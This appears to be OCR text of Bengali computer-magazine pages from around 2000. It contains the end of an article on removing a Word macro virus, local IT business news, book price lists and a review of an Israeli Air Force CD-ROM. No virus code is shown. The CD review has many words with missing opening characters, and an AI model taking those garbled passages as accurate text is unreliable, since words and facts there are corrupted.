দেশের ১৭টি বেসরকারী বিশ্ববিদ্যালয়ের মধ্যে ঢাকা ইন্টারন্যাশনাল ইউনিভার্সিটি অন্যতম। এ বিশ্ববিদ্যালয়ের ১৯৯৯-২০০০ সেশনে কমপিউটার সাইন্স এন্ড ইঞ্জিনিয়ারিং বিভাগে অর্নাস কোর্সে ভর্তি শুরু হয়েছে। এ বিভাগের শিক্ষাদানে নিয়োজিত রয়েছেন দেশের প্রখ্যাত শিক্ষাবিদগণ। ছাত্র ছাত্রীদের জন্য সুদৃশ্য ডিজিটাল ল্যাব ছাড়াও লাইব্রেরীতে পর্যাপ্ত পরিমান বই ও বিদেশী জার্নাল রয়েছে। কোর্সের মেয়াদ চার বছর এবং এ কোর্সটি স্বল্প ব্যয়ে সম্পন্ন করা যাবে। ●

ম্যাক্রো ভাইরাসের ব্যবচ্ছেদ

(৭০ নং পৃষ্ঠার পর)

এবার প্রজেক্টের আন্ডারে অবজেক্টে গেলে ThisDocument দেখা যাবে। এতে দু'বার ক্লিক করুন। তাহলেই মডিউল কোড দেখতে পাবেন। এখন পুরোটা সিলেক্ট করে ডিলিট কী চাপুন। এডিটর থেকে বের হয়ে টেমপ্লেটটি সেভ করুন। এভাবে প্রতিটি আক্রান্ত ডকুমেন্ট থেকে এই ম্যাক্রোমডিউল মুছে ফেলুন। তাহলেই শংকরের বার্থডে'র জন্য আর আপনাকে কোন অসুবিধায় পরতে হবে না। তবে ম্যাক্রো প্রজেক্টটি প্রটেক্টেড থাকলে আপনার পক্ষে মডিউল দেখা সম্ভব হবে, তখন আক্রান্ত প্রতিটি ফাইল মুছে ফেলতে হবে, একইসাথে আক্রান্ত টেমপ্লেটও।

যা শেখা গেল

- ম্যাকাফি বা নর্টন এন্টিভাইরাস আপনার কমপিউটারে লোড করা থাকলেই আপনি নিরাপদ নন। কারণ এগুলো অনেক সময়ই অনেক ম্যাক্রো ভাইরাস শনাক্ত করতে পারে না। আর প্রতিদিন এন্টিভাইরাসও আপডেট করা সম্ভব নয়।
- কমপিউটারে ভাইরাসের উপস্থিতি নির্ণয়ের জন্য খুব সচেতনতার প্রয়োজন। কোন ফাইল বা ডকুমেন্টের সাইজ কিংবা কোন প্রপার্টি বদলে যাচ্ছে কি না লক্ষ্য রাখুন। বিশেষ করে একটি মডিফিকেশন ডেট পর্যবেক্ষণ করুন। যদি দেখা যায় যে, ডকুমেন্টে কাজ করেননি অথচ সেটির মডিফিকেশন ডেট আপডেট হয়েছে তাহলে সন্দেহ করতে পারেন।
- সবসময় চেক করে দেখুন মাইক্রোসফট ওয়ার্ডের ম্যাক্রো ভাইরাস প্রটেকশন অন করা আছে কিনা (টুলস>অপশনস>জেনারেল)। না থাকলে অন করে নিতে হবে।
- ম্যাক্রোযুক্ত ডকুমেন্ট ওপেন করা থেকে বিরত থাকুন।

এখানে যে ভাইরাসটির কথা বলা হলো এর মতো আরো অনেক ওয়ার্ড ম্যাক্রো ভাইরাস থাকতে পারে। সেগুলো আপনার কমপিউটারের জন্য মারাত্মক ক্ষতির কারণ হতে পারে। সে কারণে কোন ম্যাক্রো ভাইরাসকে অবহেলা না করে সেটির উপস্থিতি টের পাওয়া মাত্রই নির্মূল করার ব্যবস্থা গ্রহণ করুন।

এবিষয়টি অবশ্যই লক্ষ্য রাখবেন যে, এখানে ম্যাক্রো মডিউলটি দেয়া হয়েছে ভাইরাসটি কীভাবে কাজ করছে তা বোঝানোর জন্য। এটি ব্যবহার করে কেউ নতুন ভাইরাস ছড়ানোর চেষ্টা করলে তা হবে দুঃখজনক। ●

বিসিএস কমপিউটার সিটি সংবাদ

এসএসসি পরীক্ষার্থীদের বিশেষ সুযোগ-সুবিধা প্রদান

কমপিউটার ও তথ্য প্রযুক্তি বিষয়ে এসএসসি পরীক্ষার্থীদের আগ্রহ বৃদ্ধির লক্ষ্যে বিসিএস কমপিউটার সিটিস্থ **কমপিউটার জগৎ**-এর পক্ষ থেকে বিশেষ সুযোগ সুবিধা প্রদানের সিদ্ধান্ত গৃহীত হয়েছে। এই সিদ্ধান্ত অনুযায়ী যে কোন বাংলাদেশী প্রকাশনীর বইয়ের উপর ৩৫% ডিসকাউন্ট এবং বিদেশী বই ও ম্যাগাজিনের উপর যথাক্রমে ৫-৫০% ডিসকাউন্ট দেয়া হবে। তবে বোর্ডের বইয়ের ক্ষেত্রে এই সুযোগ কার্যকর হবে না। ১ এপ্রিল- ৩০ জুন ২০০০ পর্যন্ত এই সুযোগ বজায় থাকবে। এ সুযোগ গ্রহণকারীদের অবশ্যই তাদের শিক্ষা প্রতিষ্ঠানের পরিচয়পত্র অথবা এডমিট কার্ড প্রদর্শন করতে হবে। ●

মোনার্ক-এর নতুন টেলিফোন নম্বর

মোনার্ক-এর বিসিএস কমপিউটার সিটি ব্রাঞ্চ মোনার্ক ইঞ্জিনিয়ার্স এবং পান্থপথ ব্রাঞ্চ মোনার্ক ভিশন-এ নতুন টেলিফোন সংযোজিত হয়েছে। টেলিফোন নম্বর দুটি যথাক্রমে ০১৭৫৪০৭৯৮ এবং ৮১২৪৯৪৯। সম্মানিত গ্রাহকদের নতুন নম্বরে যোগাযোগ করতে অনুরোধ করা হয়েছে। ●

কমভ্যালী লিঃ-এর বাণিজ্যিক কার্যক্রম সম্প্রসারণ

বিসিএস কমপিউটার সিটির ৩০৬ নম্বর কক্ষে অবস্থিত কমভ্যালী কমপিউটার সম্প্রতি বিসিএস কমপিউটার সিটির ৩০৭ নম্বর কক্ষে তাদের ব্যবসায়ীক কার্যক্রম সম্প্রসারণ করেছে। এছাড়া তারা সম্প্রতি তাইওয়ান থেকে আমদানীকৃত ইমেজ ওয়ার্ড বাংলাদেশে বাজারজাত শুরু করেছে। ●

অনিক্স কমপিউটার সিস্টেম-এর স্থান পরিবর্তন

বিসিএস কমপিউটার সিটির ৪র্থ তলায় ৩০৭ নম্বর কক্ষে অবস্থিত অনিক্স কর্পোরেশন অনিবার্য কারণবশতঃ ৩০৮ নম্বর কক্ষে স্থানান্তরিত হয়েছে এবং বর্তমানে এখান থেকেই অনিক্স তাদের ব্যবসায়ীক কার্যক্রম চালিয়ে যাচ্ছে। ক্রেতা ও শুভানুধ্যায়ীদের বর্তমান ঠিকানায় যোগাযোগের জন্য অনুরোধ করা হয়েছে। ●

কমপিউটার জগৎ স্টলে নতুন আকর্ষণ

বাংলাদেশী সফটওয়্যার শিল্পকে সম্যক উৎসাহ ও সহযোগিতা প্রদান এবং দেশী সফটওয়্যার সহজলভ্য করার লক্ষ্যে এখন কমপিউটার সিটিস্থ **কমপিউটার জগৎ ব্যুরো অফিস**-এ নিয়মিত পাওয়া যাচ্ছে নিম্নোল্লিখিত সফটওয়্যারসমূহ—

বাংলাদেশ ৭১, অবসর, বঙ্গবন্ধু, সোনামনি, কবি, মীনা, বিজয় সফটওয়্যার ও বিজয় কী-বোর্ড। এছাড়াও আইটি বিষয়ক দেশী-বিদেশী বই, ম্যাগাজিন, জার্নাল নিয়মিত পাওয়া যাচ্ছে। ●

আইআইটি'র সনদপত্র বিতরণ

সম্প্রতি ঢাকার আগারগাঁওস্থ আইডিবি ভবনের মিলনায়তনে আইআইটি বাংলাদেশ লিঃ সিএমসি-আইআইটি কোর্সের উত্তীর্ণ ৩৯ জন ছাত্র-ছাত্রীদের মধ্যে সনদপত্র বিতরণ করা হয়। প্রফেসর জামিলুর রেজা চৌধুরী অনুষ্ঠানে প্রধান অতিথি হিসেবে ছাত্র-ছাত্রীদের সনদপত্র বিতরণ করেন। প্রদান অতিথির বক্তব্যে প্রফেসর জামিলুর রেজা চৌধুরী সদ্য উত্তীর্ণ ছাত্র-ছাত্রীদের দেশের ভবিষ্যৎ আইটি প্রফেশনাল হিসেবে উল্লেখ করেন। দ্রুত পরিবর্তনশীল এ ক্ষেত্রে সফল হতে হলে সবাই প্রতিনিয়ত আপডেটেড থাকবে বলে তিনি উল্লেখ করেন। আইআইটি বাংলাদেশ-এর চেয়ারম্যান আফতাব-উল ইসলাম তার বক্তব্যে বলেন, ভারতের বিখ্যাত আইটি প্রতিষ্ঠান সিএমসি'র সাথে আইআইটি বাংলাদেশের কমপিউটার প্রশিক্ষণের উদ্দেশ্য ব্যক্ত করে বলেন, আইআইটি'র উদ্দেশ্য হল জাতীয় ও আন্তর্জাতিক বাজারের জন্য দক্ষ আইটি প্রফেশনাল তৈরি করা। অনুষ্ঠানে আরও বক্তব্য রাখেন ভারতের সিএমসি লিঃ-এর ভাইস প্রেসিডেন্ট এস.কে. ঝাম, প্রাক্তন মন্ত্রী ও আইআইটি'র উপদেষ্টা হাবিব উল্লাহ, পরিচালক কামরুল ইসলাম। উল্লেখ্য উত্তীর্ণ ছাত্র-ছাত্রীদের মধ্য থেকে ৭ জনকে বৃত্তি প্রদান করা হয়। ●

কমপিউটার জগৎ

বিসিএস কমপিউটার সিটি, আইডিবি ভবনে নিয়মিত পাচ্ছেন—

দেশী বিদেশী কমপিউটার বিষয়ক বইপত্র ও ম্যাগাজিন যেমন—

কমপিউটার জগৎ
কমপিউটার টুমরো
কমপিউটার বার্তা

PC World	Bangladesh
PC World	India
PC World	USA
PC Quest	Bangladesh
PC Quest	India
PC Magazine	USA
PC Computing	USA
PC Gamer	USA
PC Gamer	India
Data Quest	India
Computer Product	Hongkong
Electronics Product	Hongkong
Computer Component	Hongkong
Electronic Component	Hongkong
Telecom Asia	Hongkong
Chip	India

এবং Oracle সহ অন্যান্য ম্যাগাজিন।
ফোন : ৮১২৫৮০৭

মিলেনিয়াম ফেস্টিভ্যালের সৌভাগ্যবান গাড়ী বিজয়ী

বিসিএস কমপিউটার সিটি কর্তৃক কিছুদিন পূর্বে আয়োজিত মিলেনিয়াম ফেস্টিভ্যাল উপলক্ষে যে কুপন ছাড়া হয়েছিল সম্প্রতি তার ড্র অনুষ্ঠিত হয়। দিনাজপুরের কমপিউটার ব্যবসায়ী বেলায়েত হোসেন ভূইয়া এই গাড়ীটি পেয়েছেন। উল্লেখ্য যে, তিনি মেলা চলাকালীন সময় হাইটেক প্রফেশনাল হতে ২৫০ টাকায় একটি সোনামনি মাল্টিমিডিয়া সিডি কিনে এই কুপনটি পেয়েছিলেন। তার কুপন নম্বর ৩৩৯। উল্লেখ্য বাই এন্ড উইন থেকে বিজয়ীর যে সংবাদ দেয়া হয়েছিল সেটি ছিল তাদের লেখার ভুল। ●

কমপিউটারের নতুন বই

Windows NT 4 Complete	Rs.	199.00
How The Internet Works (Free Internet Tutor CD)	Rs.	460.00
PL/SQL in 21 Days with CD	Rs.	275.00
Mastering Auto cad 2000 with CD	Rs.	450.00
Mastering Visual J++ with CD	Rs.	450.00
Microsoft Publisher 2000 in 24 Hours	Rs.	150.00
Microsoft Visual C++ 6.0 Programmer's Guide	Tk.	350.00
Microprocessor Data Hand Book	Rs.	180.00
Oracle 8 Architecture	Rs.	275.00
A+ (Study Guide) Core Module CD	Rs.	299.00
A+ (Study Guide) DOS/Windows with CD	Rs.	299.00
Mastering Power Point 2000	Rs.	195.00
Mastering Microsoft Office 2000	Rs.	399.00
Window's 98 Complete	Rs.	249.00
Mastering Excel 2000 (Premium Edition) With CD	Rs.	399.00
Operating Systems (Stallings)	Rs.	250.00
Mastering Web Design with CD	Rs.	450.00
M.C.S.D. Visual Basic 6 (Training Guide) CD	Rs.	399.00
M.C.S.D. Study Guide (Architecture's) with CD	Rs.	399.00
M.C.S.E. Study Guide Internet Information Server 4 with CD	Rs.	450.00
Microsoft Exchange 5 source book with CD	$	49.95
The Official Photo CD handbook with CD	$	39.95
The Ultimate Desktop Publishing starter kit with CD	$	29.95
Hardware bible with CD	Rs.	450.00
Computer Graphics (Secrets & solutions)	Rs.	120.00

প্রাপ্তিস্থান

বুকমার্ট
১৮৫ গভঃ নিউ মার্কেট, ঢাকা-১২০৫
ফোন : ৮৬১১৮৪১।

কমপিউটার জগৎ
কক্ষ ১১, বিসিএস কমপিউটার সিটি,
ঢাকা-১২১৭, ফোন : ৮১২৫৮০৭

জনশক্তি বিনিময়ে এপটেক ও নাভানা কমপিউটার্সের চুক্তি

মানবসম্পদ সহায়তা নেয়ার জন্য নাভানা কমপিউটার্স এন্ড টেকনোলজিস লিঃ সম্প্রতি এপটেক বাংলাদেশ লিঃ-এর সঙ্গে চুক্তিবদ্ধ হয়েছে। চুক্তি অনুসারে নাভানা কমপিউটার্স তাদের প্রয়োজন অনুযায়ী এপটেক গ্রাজুয়েটদের নিয়োগ এবং এপটেক বাংলাদেশ লিঃ নাভানা কমপিউটার্সের কর্মীদের বিশেষ আইটি প্রশিক্ষণ দেবে। এপটেক-এর বাংলাদেশ কান্ট্রি অপারেশন হেড তরুন মিত্র এবং নাভানা কমপিউটার্সের পরিচালক সাইফুল ইসলাম নিজ নিজ প্রতিষ্ঠানের পক্ষে চুক্তিতে স্বাক্ষর করেন। চুক্তি স্বাক্ষর অনুষ্ঠানে আরও উপস্থিত ছিলেন এপটেক বাংলাদেশ লিঃ-এর রিজিওনাল প্লেসমেন্ট হেড মাহফুজুর রশিদ, সেন্টার প্লেসমেন্ট এক্সিকিউটিভ মাহবুব বিন সিরাজ এবং নাভানা কমপিউটার্স লিঃ-এর ডেপুটি জেনারেল ম্যানেজার অনিমেষ ঘোষ। ●

স্বাধীনতা আন্দোলনের উপর ওয়েবসাইট

প্রশিকা সম্প্রতি বাংলাদেশের স্বাধীনতা আন্দোলনের উপর ওয়েবসাইট তৈরি করেছে। গত ২৬ মার্চ স্বাধীনতা দিবসে প্রশিকার প্রেসিডেন্ট ড. কাজী ফারুক আহমেদ এই ওয়েবসাইটটি উদ্বোধন করেন। ৬টি ভাগে বিভক্ত এই ওয়েবসাইটটিতে রয়েছে বিভিন্ন ধরনের মুক্তিযুদ্ধের দলিল যার মধ্যে রয়েছে বঙ্গবন্ধুর ৭ মার্চের ভাষণ। এর ওয়েব এড্রেস www.bangladeshonline.com/liberationwar। ●

প্যালেস্টাইনের ডোমেন নেম লাভ

রাজনৈতিক দিক থেকে রাষ্ট্র হিসেবে স্বীকৃতি পাওয়ার আগে ইন্টারনেট কর্পোরেশন ফর এসাইনড নেমস এন্ড নম্বরস (আইসিএএনএন) সংক্ষেপে ইন্টারনেট কর্পো. রাষ্ট্র হিসেবে প্যালেস্টাইনকে স্বীকৃতি দিয়েছে। মার্কিন যুক্তরাষ্ট্রের একটি একক প্রতিষ্টান যারা ডোমেন নেইম বরাদ্দ দেয়। নতুন কোন অন-লাইন সার্ভার বসানোর ক্ষেত্রেও একক কর্তৃত্ব এই প্রতিষ্টানের। ইন্টারনেট কর্পোরেশন থেকে বরাদ্দ দেয়া ডোমেইন নেমের একটি অংশে থাকে কান্ট্রি কোড। এইটি ডোমেইন নেমের শেষে অবস্থান করে সে ডোমেইন কোন দেশের তা নির্দেশ করে। এই ডোমেন সাফিক্স দেয়া হয় কেবল দেশের ক্ষেত্রে। ●

আপনি জানেন কি?

প্রায় এক দশক যাবৎ নিয়মিতভাবে প্রকাশিত বাংলাদেশে তথ্য প্রযুক্তি আন্দোলনের পথিকৃৎ মাসিক **কমপিউটার জগৎ** বাংলা ভাষায় সর্বাধিক প্রচারিত কমপিউটার ম্যাগাজিন। এর প্রচার সংখ্যা এখন দেশের বেশির ভাগ দৈনিক পত্রিকার চেয়ে অনেক অনেক বেশি (যা হকার সমিতি এবং জিপিও থেকে যে কেউ যাচাই করে নিতে পারেন)। **কমপিউটার জগৎ** পত্রিকা আপনার পরিবারের সকল সদস্যকে একবিংশ শতাব্দীর উপযোগী করে গড়ে তুলতে অপরিহার্য। আজই হকারকে বলুন। প্রতিমাসে মাত্র ২০ টাকায় যেন পত্রিকাটি আপনি অবশ্যই হাতে পান। এটি আপনার পরিবারের সকলকে যুগোপযোগী করে তুলবে।

ইপসিলনের ব্যবসায়ীক কার্যক্রম সম্প্রসারণ

সম্প্রতি ইপসিলন কমপিউটার্স এন্ড টেকনোলজিস-এর তৃতীয় শো-রুমের কার্যক্রম ঢাকাস্থ পশ্চিম পান্থপথের সুন্দরম প্লাজার ৩য় তলায় আনুষ্ঠানিকভাবে শুরু করা হয়েছে। এই শো-রুম থেকে কমপিউটার এবং এর বিভিন্ন খুচরা যন্ত্রাংশ বিপণন করা হচ্ছে। ●

প্রথম বাংলা ডিভিডি

শিল্পী শুভ্রদেবের ১৪টি মিউজিক ভিডিও নিয়ে প্রকাশিত হয়েছে প্রথম বাংলা ডিভিডি। নিউইয়র্কের জ্যাকসন হাইটস-এ ডিসকো রেকর্ডিংয়ের প্রযোজনায় প্রকাশিত হয়েছে শিল্পীর একক ডিভিডি। ●

আইআইটি বাংলাদেশ-এর ঠিকানা পরিবর্তন

আইআইটি বাংলাদেশ সম্প্রতি ধানমন্ডি থেকে ২২৩ বিসিএস কমপিউটার সিটিতে স্থানান্তরিত হয়েছে। অধ্যাপক জামিলুর রেজা চৌধুরী পরিবর্তীত ঠিকানার কার্যক্রম আনুষ্ঠানিকভাবে উদ্বোধন করেন। উল্লেখ্য আইআইটি বাংলাদেশ মূলত: সিএমসি লিঃ (গভর্ণমেন্ট অব ইন্ডিয়া এন্টারপ্রাইজ) পরিবারভুক্ত কোম্পানি। ●

ভারতে সফটওয়্যার শিল্পের আয় বেড়েছে দেড়গুণ

ভারতের সফটওয়্যার শিল্পে আয় গত বছর ৫২% বেড়েছে। গত বছর এ আয়ের পরিমাণ ছিলো ৫০০ কোটি ডলার। এ হার অর্থনৈতিক প্রবৃদ্ধির অন্যতম চালিকাশক্তি হিসেবে সফ্‌টওয়্যার শিল্পের গুরুত্ব প্রমাণ করেছে। ভারতের জাতীয় সফটওয়্যার এবং সার্ভিস কোম্পানি এসোসিয়েশন পরিচালিত এক জরিপে বলা হয়েছে চলতি বছর অর্থাৎ ২০০০ সালে প্রায় ৮০০ কোটি ডলার বা ৬০% প্রবৃদ্ধি আশা করা হচ্ছে। এসোশিয়েশনের সভাপতি দেওয়াং মেহতা বলেন, ২০০০ সালে প্রত্যাশিত ৬০% প্রবৃদ্ধি প্রমাণ করে ভারতের সফটওয়্যার শিল্প শুধুমাত্র ওয়াইটুকে রাজস্বের উপর নির্ভরশীল নয়। উল্লেখ্য, ১৯৯৯-এর শেষ পর্যন্ত গত ৪ বছরে ভারতের সফটওয়্যার শিল্প ওয়াইটুকে সংশ্লিষ্ট কাজের মাধ্যমে ২০ কোটি ৩০ লাখ ডলার আয় করে। ●

জাপানে ডিজিটাল শপিং ব্যবস্থা চালু হচ্ছে

জাপানের টেলিযোগাযোগ মন্ত্রণালয় ছাড়াও ১০টি বেসরকারী প্রতিষ্ঠানের উদ্যোগে ডিজিটাল সম্প্রচার এবং ইন্টারনেটের মাধ্যমে নতুন এক ধরনের শপিং ব্যবস্থা ২০০১ সালের এপ্রিলে আনুষ্টানিকভাবে চালু করা হবে। এই পদ্ধতিতে ইন্টারএক্টিভ ডিজিটাল টেলিভিশনের মাধ্যমে অর্ডার দিতে পারবেন। ক্রেতাদের যাবতীয় চাহিদা কেন্দ্রীয় ডাটাবেজ সংরক্ষণ করা হবে সেখান থেকে তথ্য সংশ্লিষ্ট উৎপাদক এবং দোকানে ইন্টারনেটের মাধ্যমে পাঠানো হবে। এরপর চাহিদা অনুযায়ী পণ্য নির্দিষ্ট সময়ের মধ্যে ক্রেতার বরাবরে পৌঁছে দেয়া হবে। ●

কমপিউটার জগৎ

সকল যোগাযোগের ঠিকানা ঃ রুম নং ১১ (নিচ তলা), বিসিএস কমপিউটার সিটি রোকেয়া সরণী, আগারগাঁও, ঢাকা-১২০৭।

কম্প্যাক-এর নতুন ব্যবসানীতি

কম্প্যাক সম্প্রতি তার বাজার দখলের উদ্দেশ্যে নতুন ব্যবসানীতি চালু করতে যাচ্ছে। এই নীতিতে বিভিন্ন আইএসপি এবং ওয়েব সার্ভিসেস কোম্পানিতে ১০০ কোটি ডলারেরও বেশি বিনিয়োগ করবে। বিপুল পরিমাণ এই অর্থের ৬০ কোটি ডলার প্রোগ্রাম তৈরি, ৪০ কোটি ডলার কোম্পানির শেয়ার কেনা এবং ১৫কোটি ডলার জায়েন্ট মার্কেটিংয়ের লক্ষ্যে ব্যয় করা হবে। ●

এনটিটি'র ipv6 চালু

সম্প্রতি কলোরেডার টেলুরাইডে ১৫০ জন ইন্টারনেট ইঞ্জিনিয়ার এবং প্রোডাক্ট ডিজাইনারের অংশগ্রহণে ipv6 গ্লোবাল সামিট-এ জাপানি টেলিযোগাযোগ জ্যায়ান্ট এনটিটি প্রথম বাণিজ্যিক ইন্টারনেট সার্ভিসের ঘোষণা দিয়েছে যা ipv6 সাপোর্ট করে। এর ফলে ৩০ বছরের পুরানো ইন্টারনেট যোগাযোগ প্রটোকলটির একটি সমন্বিত উন্নয়ন ঘটতে যাচ্ছে। ●

রাইডিং দ্য বুলেট অন-লাইনে

ষ্টিফেন কিং-এর 'রাইডিং দা বুলেট' গতানুগতিক প্রকাশনার পরিবর্তে অন-লাইনে প্রকাশ করার লক্ষ্যে উদ্যোগ নিয়েছে। ভৌতিক কাহিনীর এই উপন্যাসটির প্রকাশক সায়মন এন্ড সস্টার। ডেস্কটপ কমপিউটার, পার্সোনাল ডিজিটাল এসিস্ট্যান্ট (পিডিএ) বা প্রোপ্রাইটারি ই-বুক ডিভাইসের মাধ্যমে এই বই পড়া যাবে। সমালোচকদের মতে অন-লাইনে ডেস্কটপ ফর্মের বইয়ের সম্ভাবনা উজ্জ্বল। কারণ এতে খরচ কম পড়ে এবং কেনাও সহজ। ষ্টিফেন কিং-এর এই উপন্যাসের দাম ধরা হয়েছে মাত্র ২.৫ ডলার। ●

এপটেক উত্তরা শাখার সেমিনার

সম্প্রতি এপটেক কমপিউটার এডুকেশন উত্তরা শাখার উদ্যোগে 'নতুন প্রজন্ম এবং কমপিউটার বিপ্লব' শীর্ষক এক সেমিনার অনুষ্ঠিত হয়। সেমিনারে প্রধান অতিথি হিসেবে উপস্থিত ছিলেন ইসলামিক ইন্সটিটিউট অব টেকনোলজি (আইআইটি)-এর কমপিউটার বিভাগের প্রধান এবং বুয়েটের সাবেক অধ্যাপক ড. সামসুদ্দিন আহমেদ। এছাড়া আরও উপস্থিত ছিলেন এপটেক উত্তরা শাখার পরিচালক ফজলুল হক মৃধা। ধানমন্ডি শাখার পরিচালক মোহাম্মদ হাদি। উল্লেখ্য এপটেক উত্তরা শাখার ব্যবসায়িক পার্টনার বাংলাদেশ সিস্টেম ম্যানেজমেন্ট লিঃ। ●

নরসিংদীতে কমপিউটার মেলা

নরসিংদী জেলা কমপিউটার সমিতির উদ্যোগে নরসিংদী সরকারী কলেজ প্রাঙ্গনে ১৪-১৬ এপ্রিল ২০০০ কমপিউটার মেলা অনুষ্ঠিত হবে। বিজ্ঞান ও প্রযুক্তি মন্ত্রী নূরউদ্দিন খান পিএসসি (অব.) মেলার উদ্বোধন করবেন বলে উদ্যোক্তাদের সূত্রে জানা গেছে। মেলায় কমপিউটার হার্ডওয়্যার, সফটওয়্যার এবং কমপিউটার প্রকাশনী প্রতিষ্ঠানের অংশগ্রহণ ছাড়াও কমপিউটারের বিভিন্ন বিষয়ের উপর প্রতিদিন সেমিনার অনুষ্ঠিত হবে। দেশে বরেণ্য কমপিউটার ব্যক্তিত্বগণ সেমিনারে অংশগ্রহণ করবেন বলে আশা করা হচ্ছে। ●

তানভীর মাহমুদ
tanveer@ssl-idt.net

মৎকার ইন্টারএকটিভ সিডি IAF

সিডিতে ইসরাইলী এয়ারফোর্স

বর্তমান বিশ্বে যুদ্ধে হার-জিতের বিষয়টি অনেকক্ষেত্রেই নির্ভর করে সে দেশের ৈমানবাহিনীর ক্ষমতার ওপর। এজন্যই বিশ্বের ায় প্রতিটি দেশে রয়েছে তাদের নিজস্ব ৈমানবাহিনী। তবে পৃথিবীর সব দেশের ৈমানবাহিনী একই ক্ষমতাসম্পন্ন নয়। বস্তুত কটি দেশের আর্থিক অবস্থার উপর নির্ভর করে স দেশের বিমান বাহিনী কত শক্তিশালী হবে তা।

কোন দেশের বিমানবাহিনী কত শক্তিশালী তা ালোচনা করতে গেলে সঙ্গত কারণেই দ্ধবিমানগুলোর কথা সর্বপ্রথম আলোচনায় আসে। ুদ্ধ বিমানের দিক থেকে মার্কিন যুক্তরাষ্ট্র এবং াভিয়েত ইউনিয়ন সবচেয়ে এগিয়ে। তবে সরাইলের বিমানবাহিনীর শক্তি এবং ক্ষমতাও পরিসীম। মূলতঃ রাজনৈতিক কারণে মার্কিন ুক্তরাষ্ট্রের ঘনিষ্ঠ বন্ধুত্ব লাভ করায় ইসরাইল র্তমানে বিশ্বের আধুনিকতম জঙ্গিবিমান ও যুদ্ধের রঞ্জামাদির অধিকারী।

১৯৯৮ সালে ইসরাইলী এয়ারফোর্সের (IAF) ০ বছর পূর্ণ হলো। এই ৫০ বছরে আইএএফ তোটুকু শক্তিশালী ও উন্নত হয়েছে তা নিয়ে াজারে ছাড়া হয়েছে আকর্ষণীয় একটি সিডি IAF 0th Anniversaries। এই সিডি-রমে তাদের তীত এবং বর্তমানের কার্যাবলীর সার্বিক তথ্য াকর্ষণীয়ভাবে উপস্থাপন করা হয়েছে। মূলতঃ sraili Airforce নামক গেমটির সাথেই সিডিটি াজারজাত করার কথা ছিল। আমাদের দেশে াজারে এ সিডিটি তেমন প্রচলিত নয়। কেউ কেউ বিশেষ উপায়ে সংগ্রহ করে গেমটি খেলে থাকলেও এ সিডি সম্পর্কে অনেকেই কিছু জানেন না। তাদের সহায়তার জন্যই নিচে তা বিস্তারিত তুলে ধরা হলো—

ইন্সটলেশন ও প্রয়োজনীয় হার্ডওয়্যার

সিডিটি ইনস্টল করতে হার্ডডিস্কের মাত্র ২৭ মে.বা. স্পেস প্রয়োজন। ন্যূনতম ১০০ মে.বা. পেন্টিয়াম বা কম্পাটিবল বা তদুর্ধ ১৬ মে.বা. র‍্যাম, ভালো ভিজিএ কার্ড এবং 4x স্পীডের একটা সিডি-রম ড্রাইভের মাধ্যমে সিডিটি রান করা যায়। তবে খুব ভালোভাবে রান করানোর জন্য আরও শক্তিশালী পিসি হলে ভাল হয়।

ইনস্টলেশনের পর সিডিটি রান করার সাথে সাথেই এর উপস্থাপনা অত্যন্ত আকর্ষণীয় মনে হবে। এতে এক নজরে আইএএফ-এর গত ৫০ বছরের কার্যাবলী এবং অপারেশন সংক্রান্ত সাফল্যের কথা উপলব্ধি করা যাবে।

IAF 50th Anniversary

IAF 50-এর প্রধান উইন্ডো

এরপর আপনি চলে আসবেন সিডিটির মেইন মেনুতে। এতে মূলতঃ তিনটি অপশন আপনার প্রথমেই নজর কাড়বে। এগুলো হলো— IAF in action; Aircraft and ADE এবং IAF Structure. এছাড়া নিচের বামদিকে রয়েছে এনিমেটেড ইনডেক্স, ক্রেডিটস্, প্রিন্ট, কুইট, ভলিউম, মেইন মেনু ইত্যাদি কমান্ডসমূহ।

আইএএফ ইন একশন

আজ পর্যন্ত যতগুলো যুদ্ধ এবং অপারেশনসমূহে আইএএফ সক্রিয়ভাবে অংশগ্রহণ করেছে সেসব বিষয়ের প্রতি লক্ষ্য রেখে এই অংশটি সাজানো। এ অংশে আইএএফ কর্তৃক পরিচালিত সব যুদ্ধ এবং অপারেশনের বিস্তারিত বর্ণনা রয়েছে। আপনি এসব বর্ণনা দেখতে পারবেন খুবই আকর্ষণীয় ভিডিও ক্লিপস এবং মাঝে মাঝে বিভিন্ন এনিমেশনের মাধ্যমে।

আইএএফ এপর্যন্ত ৬টি যুদ্ধে অংশগ্রহণ করেছে এগুলো হলো— দ্য ওয়্যার অফ ইন্ডিপেন্ডেন্সী, দ্য সিনঅ্যাই ক্যাম্পেইনিং, দ্য সিক্স ডে ওয়্যার, দ্য ওয়্যার অফ এট্রিশন, দ্য ইঅম কিপ্যার ওয়্যার, দ্য পেস ফর দ্য গ্যালিলী ওয়্যার।

অপারেশনের সংখ্যা ১০টি। এগুলো হচ্ছে— বলাকা, এভাক, টানি গোল ফিফ্‌টি থ্রী, সুদান, এন্টবি, লিটানি, অপেরা, তিতিনিস, শলোমো এবং একাউন্টেবিলিটি অপারেশন।

উপরে আলোচিত সব যুদ্ধ এবং অপারেশনের বিস্তারিত বর্ণনা জানতে শুধু সেই নির্দিষ্ট নামে গিয়ে মাউসে ক্লিক করলেই ইন্টারএকটিভ বর্ণনা শুরু হয়ে যাবে।

এয়ারক্রাফট ADE

যারা প্রতিরক্ষার সরঞ্জামাদি সর্বোপরি জঙ্গিবিমান সম্পর্কে বিভিন্ন তথ্য সংগ্রহে আগ্রহী তাদের জন্য এই অংশটি বেশ উপকারী। এই অংশে আইএএফ-এর ব্যবহৃত সব এয়ারক্রাফটের ছবি এবং বিস্তারিত তথ্য দেয়া আছে। ইসরাইলী বিমান এবং মিসাইল লান্সার ব্যতীত অন্যান্য সব জঙ্গিবিমানের বিস্তারিত তথ্য এতে সংরক্ষিত আছে। কাজেই একে ফাইটার এলবাম হিসেবেও ব্যবহার করা যাবে।

ছকে আলোচিত বিমানগুলো ছাড়াও আইএএফ-এর অত্যাধুনিক আরো কিছু বিমান রয়েছে যা একে করে তুলেছে দুর্দমনীয়। এছাড়া হেলিকপ্টারের দিক থেকে তারা বিশ্বের যে কোন বিমানবাহিনী হতে কম শক্তিশালী নয়। আইএএফ-এর এই সিডিতে হেলিকপ্টারগুলোরও বিস্তারিত তথ্য প্রদান করা হয়েছে।

